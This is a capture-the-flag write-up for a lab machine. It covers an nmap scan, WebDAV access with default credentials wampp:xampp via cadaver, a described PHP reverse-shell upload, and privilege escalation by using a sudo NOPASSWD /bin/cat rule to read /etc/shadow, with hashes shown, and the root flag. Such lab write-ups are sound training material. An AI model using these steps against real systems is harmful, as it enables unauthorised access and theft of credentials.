

## Enumuration


# ONLY WebServer is open

# /webdav requires authentication

# upon research we see that we can use cadaver to access webdav protocol

# we find default credentials wampp:xampp to authenticate with

# we then login using cadaver and put a reverse shell ,which we then execute by visiting browser



#

## NMAP

Starting Nmap 7.91 ( <https://nmap.org> ) at 2021-04-23 10:18 EDT

Nmap scan report for 10.10.205.191

Host is up (0.46s latency).

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

\_http-server-header: Apache/2.4.18 (Ubuntu)

\_http-title: Apache2 Ubuntu Default Page: It works

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 5.1 (92%), Linux 3.13 (92%), Linux 3.2 - 3.16 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

```
1 203.29 ms 10.4.0.1
2 ... 3
4 458.26 ms 10.10.205.191
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 39.07 seconds

## HTTP:80

# We visit /webdav

# find default credentials and then find that we can use cadaver tool to connect to webdav server and we can upload files

# we login using the credentials and then upload a php reverse shell then simply visit the url on web and we got a connection back


## gobuster

/webdav

## /webdav

# We access webdav using cadaver which we found from google . we used credentials wampp:xampp

# We then put a reverse shell there and then just visited the website



#


## Exploitation

## PostExploitation

# We got user flag in merlin homedirectory

# Simple sudo -l shows

(ALL) NOPASSWD: /bin/cat



```
root@kali: ~  
www-data@ubuntu:/home/merlin$ sudo -l  
Matching Defaults entries for www-data on ubuntu:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on ubuntu:  
(ALL) NOPASSWD: /bin/cat  
www-data@ubuntu:/home/merlin$
```

# we try to read /etc/shadow contents but root password is locked so we are only limited to read files owned by root

```
www-data@ubuntu:/home/merlin$ sudo /bin/cat /etc/shadow
root!!:18134:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18134:0:99999:7:::
uuidd:*:18134:0:99999:7:::
merlin:$1$Eweql.h$8mH.7rEHPRGsOb$ECmIe1:18134:0:99999:7:::
sshd:*:18134:0:99999:7:::
wamp:$6$f8LHirw$43znQ5kMsELD09BdUmhbGkUEnVHZOKXZjfEtsyUgbvL79KoJtgLkdbJpHw4OuDDIMtaXJGjkJaRKDv1FFxKsr/:18134:0:99999:7:::
www-data@ubuntu:/home/merlin$
```

# We read root flag

```
www-data@ubuntu:/home/merlin$ sudo /bin/cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
www-data@ubuntu:/home/merlin$
```

#

## ***Loot***

### ***Credentials***

# Webdav credentials

wampp:xampp

### ***Flags***

# User Flag

449b40fe93f78a938523b7e4dcd66d2a

# Root Flag

101101ddc16b0cdf65ba0b8a7af7afa5